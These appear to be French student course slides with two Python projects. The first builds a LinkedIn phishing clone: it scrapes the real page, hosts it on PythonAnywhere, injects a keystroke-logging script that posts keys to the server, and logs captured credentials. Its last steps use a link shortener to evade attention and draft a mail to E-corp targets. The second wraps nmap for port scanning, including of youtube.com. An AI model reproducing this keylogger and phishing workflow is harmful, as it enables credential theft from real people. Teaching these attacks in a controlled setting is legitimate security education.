


PROJET PYTHON DU JOUR..

TOULOUSE
ynov
CAMPUS



PROJET #1

Création d'un site de phishing



Idée du projet




Descriptif du projet

On vous a engagé dans une mission en cybersécurité qui consiste à récupérer des informations confidentielles sur des employés de l'entreprise **E-corp**.

Pour ce faire, vous décidez de recourir à des méthodes pas très sympathiques : envoyer des mails de **phishing** aux employés.

Construire un outil de phishing en Python qui prend la forme de `linkedin.com` et récupérer les identifiants / mots de passe des utilisateurs !

Matériel de pêche



ynov
TOULOUSE
S

Etape 1

Héberger une app web sur pythonanywhere



[Dashboard](#) [Consoles](#) [Files](#) **Web** [Tasks](#) [Databases](#)

vaatexil.pythonanywhere.com

[+ Add a new web app](#)


Configuration for [vaatexil.pythonanywhere.com](#)

Reload:

[↻ Reload vaatexil.pythonanywhere.com](#)

Etape 1

Héberger une app web sur pythonanywhere



The screenshot shows the PythonAnywhere web interface. At the top, there's a blue navigation bar with links: Send feedback, Forums, Help, Blog, Account, and Log out. Below this, the PythonAnywhere logo is on the left, and navigation links (Dashboard, Consoles, Files, Web, Tasks, Databases) are on the right. A blue button labeled 'Add a new web app' is prominent. A modal dialog box titled 'Create new web app' is open, prompting the user to 'Select a Python Web framework'. It lists options: Django, web2py, Flask, Bottle, and Manual configuration (including virtualenvs). A feedback link is also present. At the bottom of the dialog are 'Cancel', '< Back', and 'Next >' buttons.

Send feedback Forums Help Blog Account Log out

pythonanywhere
by ANACONDA

Dashboard Consoles Files Web Tasks Databases

+ Add a new web app

Create new web app

Select a Python Web framework

...or select "Manual configuration" if you want detailed control.


- » Django
- » web2py
- » Flask
- » Bottle
- » Manual configuration (including virtualenvs)

What other frameworks should we have here? Send us some feedback using the link at the top of the page!

Cancel < Back Next >

Etape 1

Héberger une app web sur pythonanywhere



The screenshot shows the PythonAnywhere web interface. At the top left is the logo 'pythonanywhere by ANACONDA'. At the top right are links for 'Dashboard', 'Consoles', and 'File'. On the left side, there is a blue button labeled 'Add a new web app'. The main content area is a modal window titled 'Create new web app' with a close button in the top right corner. Inside the modal, the text 'Select a Python version' is followed by a list of options: '» Python 3.7 (Flask 2.1.2)', '» Python 3.8 (Flask 2.1.2)', '» Python 3.9 (Flask 2.1.2)', and '» Python 3.10 (Flask 2.1.2)'. Below the list, a note states: 'Note: If you'd like to use a different version of Flask to the default version, you can use a virtualenv for your web app. There are [instructions here](#).' At the bottom of the modal, there are three buttons: 'Cancel', '« Back', and 'Next »'.

pythonanywhere
by ANACONDA

Dashboard Consoles File

+ Add a new web app

Create new web app

Select a Python version

- » Python 3.7 (Flask 2.1.2)
- » Python 3.8 (Flask 2.1.2)
- » Python 3.9 (Flask 2.1.2)
- » Python 3.10 (Flask 2.1.2)

Note: If you'd like to use a different version of Flask to the default version, you can use a virtualenv for your web app. There are [instructions here](#).

Cancel « Back Next »

Etape 1

Héberger une app web sur pythonanywhere



Bash console 28157581

```
(my-virtualenv) 13:11 ~/mysite $ pwd
/home/vaatexil/mysite
(my-virtualenv) 13:11 ~/mysite $ cat flask_app.py

# A very simple Flask Hello world app for you to get started with...

from flask import Flask


app = Flask(__name__)

@app.route('/')
def hello_world():
    return 'Hello from Flask!'


(my-virtualenv) 13:11 ~/mysite $
```


Etape 1

Héberger une app web sur pythonanywhere



The screenshot shows the PythonAnywhere web interface. At the top left is the logo 'pythonanywhere by ANACONDA'. To the right are navigation links: 'Dashboard', 'Consoles', 'Files', 'Web', 'Tasks', and 'Databases'. Below the logo is a blue button with the text 'vaatexil.pythonanywhere.com' and a link '+ Add a new web app'. The main heading is 'Configuration for vaatexil.pythonanywhere.com'. Below this is a 'Reload:' label followed by a green button that says 'Reload vaatexil.pythonanywhere.com'.



Etape 2

**Récupérer le code source d'un site
avec le module requests de python**



Etape 2

Créer un script `create_site.py` qui récupère le code source d'un site avec le module `requests` de python

thon > phish > test.py > ...

```
1 import requests
2 rq = requests.get('https://linkedin.com').text
3 with open("index.html", "wb") as file:
4     file.write(rq.encode("utf-8"))
```

Etape 2

Amélioration #1

Demander à l'utilisateur de rentrer un url souhaité à récupérer pour être plus générique

Etape 3

Rendre un template

Chercher comment faire un rendu du template html avec flask dans la doc

Créer un dossier templates où sera stocké le fichier html

Etape 3

Rendre un template

← → ↻ ⚠ Non sécurisé | vaatexil.pythonanywhere.com

Forum - WAVEN SMTP error "bad str..."

LinkedIn

Discover People Learning Jobs Join now Sign in


Welcome to your professional community

Email or phone

Password

[Show](#)

[Forgot password?](#)



Etape 4

Injecter ce code malicieux sur la page html générée

```
<script>
  document.addEventListener('keydown', function(event) {
    var xhr = new XMLHttpRequest();
    xhr.open('POST', '/key-press');
    xhr.setRequestHeader('Content-Type', 'application/json;charset=UTF-8');
    xhr.onload = function() {
      console.log(xhr.responseText);
    };
    xhr.send(JSON.stringify({keyCode: event.keyCode}));
  });
</script>
```

Etape 4.5

Editer le script create_site.py pour qu'il injecte par lui-même le code malicieux

```
<script>
  document.addEventListener('keydown', function(event) {
    var xhr = new XMLHttpRequest();
    xhr.open('POST', '/key-press');
    xhr.setRequestHeader('Content-Type', 'application/json;charset=UTF-8');
    xhr.onload = function() {
      console.log(xhr.responseText);
    };
    xhr.send(JSON.stringify({keyCode: event.keyCode}));
  });
</script>
```


Etape 5

Réceptionner la requête du côté serveur et écrire le résultat dans un fichier de logs

```
8  @app.route('/key-press', methods=['POST'])
9  def key_press():
10     with open("keys.log", "a+") as file:
11         file.write(chr(request.json['keyCode']))
12     return ""
```

Etape 6

Tester en local si les logs sont bien réceptionnés




```
python > phish > keys.log
1 leo.su@hotmail.fr uxYtrbfGtXpo
```

The screenshot shows a terminal window with a dark background. At the top, there are four tabs: 'chek_nw.py', 'app.py', 'flask_serv.py', and 'keys.log'. The terminal prompt is 'python > phish > keys.log'. Below the prompt, the first line of input is '1 leo.su@hotmail.fr uxYtrbfGtXpo', where the email address is highlighted in blue.

Etape 7

Envoyer les fichier sur python
anywhere et héberger l'application


Envoyer le lien à un ami pour voir
si cela fonctionne bien ! Le piège
est presque prêt !



Etape 8

Utiliser un link shortener pour
moins attirer l'attention

Créer un mail type avec le lien de
phishing à envoyer aux cibles
fragiles de E-corp !



PROJET #2

Scanning automatique d'une adresse IP

nmap ++



Descriptif du projet

nmap est un utilitaire sur linux permettant de scanner des réseaux pour consulter les ports ouverts et connaître des informations sur l'architecture de la machine visée.


L'idée est de produire un script Python qui ajoute des fonctionnalités à l'outil de base et le rend plus facile à utiliser

nmap ++

Installer python-nmap

```
pip install python-nmap
```

Effectuer un scan et récupérer les ports ouverts de la plateforme youtube.com avec nmap-python



nmap ++

Les scans les plus utilisés de nmap sont les suivants :

- 1) TCP Connect Scan (-sS)
- 2) UDP Scan (-sU)
- 3) Comprehensive Scan (-sC)
- 4) OS Detection (-O)
- 5) Version Detection (-sV)
- 6) Ping Scan (-sP)

Demander à l'utilisateur quel type de scan il souhaite run parmi les six options et lancer un scan avec les arguments correspondants



nmap ++

Offrir plus d'options à l'utilisateur

#1: Demander à l'utilisateur s'il souhaite rentrer des ports spécifiques, et dans le cas échéant lancer le scan seulement sur les ports spécifiés

#2: Demander à l'utilisateur s'il souhaite scanner une liste d'adresses IP au lieu d'une seule et lui permettre cette option

```
arguments = input('Enter a list of arguments, separated by spaces: ').split()
```


nmap ++

Ecrire un script qui scan toutes les 10 minutes les ports ouverts d'un serveur et qui logge cette information dans un fichier.

Si un nouveau port s'ouvre qui n'était pas ouvert avant, on envoie un mail pour prévenir d'une nouvelle faille potentielle à exploiter.

